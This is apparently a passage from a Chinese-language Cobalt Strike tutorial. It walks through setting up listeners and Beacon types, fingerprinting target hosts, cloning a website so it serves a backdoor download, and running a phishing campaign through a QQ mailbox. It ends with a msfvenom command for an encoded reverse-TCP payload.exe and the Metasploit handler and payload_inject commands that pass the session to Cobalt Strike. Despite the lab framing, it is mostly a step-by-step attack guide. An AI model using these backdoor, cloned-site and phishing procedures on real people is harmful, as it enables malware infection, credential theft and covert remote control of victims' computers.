
看到服务器指纹确认点Yes 服务器指纹应与服务启动时一样
8 Cobalt Strik功能介绍

图标栏功能说明
1 添加新的 Cobalt Strik 团队服务器
2 删除当前 Cobalt Strik 团队服务器
3 新建一个监听器
4 切换图形会话按钮
5 切换列表会话按钮
6 以列表方式显示目标
7 密码凭证栏按钮
8 下载文件列表
9 键盘记录表
10 屏幕截图表
11 生成Windows下可执行木马
12 生成java签名applet攻击
13 生成office 宏攻击
14 生成powershell后门
15 文件托管按钮
16 管理web站点
17 帮助文档
18 关于
9 创建一个监控
9.1 监控器链接方式简介
beacon是cs内置的监听器,当我们在目标机器上成功执行Payload后,会返回一个shell发送到cs上。
Foreign Listener 是 Cobalt Strike 提供的一种机制,允许 Beacon 与其他的渗透测试工具协同工作,例如 Metasploit Framework(MSF)。这使得 CS 可以接收从外部工具派生的 shell,从而进行后续的控制和操作。
External C2 是 Cobalt Strike 引入的一种框架或规范,允许用户定义自定义的 C2 通道,不再局限于默认的 HTTP、HTTPS、DNS、SMB、TCP 等协议。
External C2,包括如下组件:
第三方控制端(Controller):负责连接 Cobalt Strike TeamServer,并且能够使用自定义的 C2 通道与目标主机上的第三方客户端(Client)通信。
第三方客户端(Client):使用自定义C2通道与第三 Controller 通信,即黑客使用客户端访问服务端,通过服务端将命令转发至 SMB Beacon。
SMB Beacon:在受害者主机上执行的标准 beacon。
点击菜单中的监听器,然后点击add添加监听器,输入名字和http host的ip地址(攻击机地址),于是点击save保存。

点击attack,生成后门文件,并选择我们创建的监听器。

点击save保存到root目录下,然后传到靶机运行。

当win10靶机运行后门文件后,就会被cobalt strike记录,接下来就可以后渗透了。

9.2 Beacon分类
Beacon是Cobalt Strike运行在目标主机上的payload,Beacons是在隐蔽信道上给我们提供服务,用于长期控制受感染主机 。它的工作方式与Metasploit类似。在实际渗透过程中,我们可以将其 嵌入到可执行文件 、添加到Word文档或者通过利用主机漏洞来传递Beacon。
DNS Beacon
HTTP 和 HTTPS Beacon
SMB Beacon
TCP Beacon
9.2.1 DNS Beacon

DNS Beacon 是 Cobalt Strike 中的一种 Beacon 通信方式,使用 DNS 协议与 Cobalt Strike 的 C2(Command and Control)服务器进行通信。它利用 DNS 查询的隐蔽性和广泛的网络适用性,使攻击者能够绕过网络安全设备的检测,进行隐蔽的数据传输和命令执行。
注意:
在CS 4.0及之后的版本中,DNS Beacon是一个仅DNS的Payload,在这个Payload中没有HTTP通信模式
DNS Beacon优点:
拥有更高的隐蔽性,但是速度相对于HTTP Beacon会更慢。
主要流程:靶机通过查询本地dns服务器获取到cobalt strike服务端的ip地址,于是去访问,然后cobalt strike客户端,即可开始渗透控制这个靶机。
9.2.2 HTTP 和 HTTPS Beacon

HTTP Beacon 和 HTTPS Beacon 是 Cobalt Strike 中最常用的 Beacon 类型之一,它们通过 HTTP 和 HTTPS 协议与 Cobalt Strike 的 Command and Control (C2) 服务器进行通信。由于 HTTP/HTTPS 是网络上最常见的通信协议之一,攻击者可以借助这些协议进行隐蔽的数据传输和远程控制
对于http beacon来说,Beacon 会周期性地向 C2 服务器发送 HTTP 请求,这些请求看似合法的普通流量(例如 GET 或 POST 请求),但实际上其中隐藏了数据。C2 服务器通过响应这些请求,将命令嵌入到 HTTP 响应中,Beacon 解析这些响应,并执行相应的命令。
HTTPS Beacon 与 HTTP Beacon 类似,但由于 HTTPS 的加密特性,所有通信内容都会通过 TLS 加密,从而增加了安全性和隐蔽性。加密使得网络安全设备难以深度检测和分析 Beacon 的通信内容,提供了额外的一层隐蔽性。
9.2.3 SMB Beacon

官网的解释为 :SMB Beacon 使用命名管道通过父 Beacon 进行通信,这种点对点通信借助 Beacons 在同一台主机上实现,它同样也适用于外部的互联网。Windows 当中借助在 SMB 协议中封装命名管道进行通信,因此,命名为 SMB Beacon。
以上的说法,其实就是将 Payload 运行(注入)后,创建了自定义命名管道(作服务端),等待连接即可。
SMB Beacon 是 Cobalt Strike 中的一种特殊 Beacon 类型,通过 SMB(Server Message Block)协议进行通信。这种 Beacon 主要用于在内网中进行横向移动和隐蔽通信,特别是在受害者网络内部传播时非常有效。
SMB 协议:SMB 是一种应用层网络文件共享协议,常用于 Windows 网络环境中实现文件共享、打印服务、网络浏览和其他网络服务。SMB 协议使用 TCP 445 端口在网络中传输数据,是内网中常见的通信协议。
SMB Beacon 利用 SMB 协议的消息传递能力,在没有直接访问互联网的情况下,通过内网主机之间的 SMB 通信来实现命令和控制。通常,SMB Beacon 是通过在受害者主机上植入 Beacon 后,通过 SMB 协议与其他受感染主机(即其他 Beacon 节点)进行通信,而不需要直接连接到外部的 C2 服务器。
9.2.3 TCP Beacon
TCP Beacon和SMB Beacon类似只不过TCP Beacon不是使用SMB与父Beacon进行通信而是使用TCP socket进行通信,cs4.0之后,这个技术就不适合做第一个木马使用,因为他的流量都是明文的,容易被发现但是这个技术,很适合在内网穿透的时候去使用,在内网穿透的时候一般只能使用tcp beacon去生成木马。



点击 或 点击监听器
10 Cobalt Strik 目标主机信息收集
Cobalt Strik内置信息收集模块 可以收集 目标主机的操作系统版本 系统位数 浏览器 版本 位数
方便攻击者针对性攻击

点击attack里面,配置信息收集 有4个参数可以设置 分别为 本地URL 本地Host 本地端口 跳转URL
本地URL 配置的参数是访问ip后面的参数
本地Host 是当前Cobalt Strik服务器的内网或公网IP
本地端口 默认是80 如果80被占用了就需要设置其他的 如 81 82 83 都可以
跳转URL 默认可不设置跳转,当访问完该网页,会进行跳转。
设置信息收集的网站,本地url加上localhost就,其实就是访问192.168.15.141:81/。


此时若靶机去访问。则该靶机的相关信息将会被记录下来。

于是通过view菜单里面,点击web log即可查看,该主机是win10,并且使用edge游览器访问。

11 Cobalt Strik 克隆网页并挂马
克隆网页

1 配置网站克隆
点击attack,先创建挂马文件,其中的file就设置为之前创建好的后门文件,然后点击launch

复制这段url

接下来克隆网站,这里克隆百度,并把该挂马配置到克隆网站上。
把复制的挂马文件url粘贴到attack中。


此时访问网页的同时,也会把挂马文件下载到本地。


12 Cobalt Strike 邮件钓鱼
1 准备一个邮箱用于发送邮件
首先给自己先发送一个邮箱。

点击导出eml邮件模板文件。


这边拿QQ邮箱为例 点击设置然后点击 账户

找到 IMAP/SMTP服务 点击开启服务 获取 授权码 (获取后把这个授权码先记录下来)
然后回到CS中 进入邮件钓鱼
邮件钓鱼配置参数如下
目标 :这里指的是接收邮件的号码
模板:邮件的格式个内容
附件: 可以加入后门程序或其他 或者不加
嵌入URL : 可以选择配置好的网站放进去
target是要发送邮箱的目标,把txt文件导入即可,这个txt文件自己写两个邮箱即可。
template就是刚刚自己制作导出的eml邮箱模板文件。
embed URL是嵌入一个克隆挂马的网站。
Mail Server进行设置,密码就是qq邮箱自己获取的授权码,账号就是邮箱名。其他按照默认写法即可。
邮件服务器:

Bounce To退信通知邮箱,填自己邮箱即可。

所有参数配置完成后 点击 Send 发送邮件即可,于是就受到邮箱,当点击这个链接,就会进入克隆的百度网站,并且自动下载恶意的后门文件。

12 将MSF会话注入Cobalt Strik监控
1 环境准备:
1 kali操作系统
2 Cobalt Strik 服务端和客户端
3 一个在MSF下拿到权限的靶机
这里我们把kali当作cs的服务端和客户都安,并且也拿来当作msf监控。
2 配置MSF创建监听
2.1 使用msf创建后门
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.15.141 LPORT=4444 -e x86/shikata_ga_nai -b '\x00\x0a\xff' -i 10 -f exe -o payload.exe
把该后门文件payload.exe放入到靶机。
2.3 配置监控并获取meterpreter
启动msf
msfconsole
创建监控
use exploit/multi/handler
加载payload
set payload windows/meterpreter/reverse_tcp
配置监控参数
show options
set lhost 监控IP
set lport 监控端口
run 执行

去靶机执行后门程序 等待返回 meterpreter
2.4 后台当前session
background
3 使用CS进行监控
1 加载MSF的payload 注入功能
use exploit/windows/local/payload_inject
2 设置payload
set payload windows/meterpreter/reverse_http
3 查看配置参数
show options
set lhost 设置为cobal strike服务器的ip地址。
set lport 6666设置cs监听端口
set session 1设置cs需要监听的msf会话。

设置监控会话
6 set disablepayloadhander true
设置当前msf不接受监听数据
7 run
执行设置
于是CS即可收到msf注入的会话,甚至CS无需添加监听器都能接收到这个msf会话。

Last updated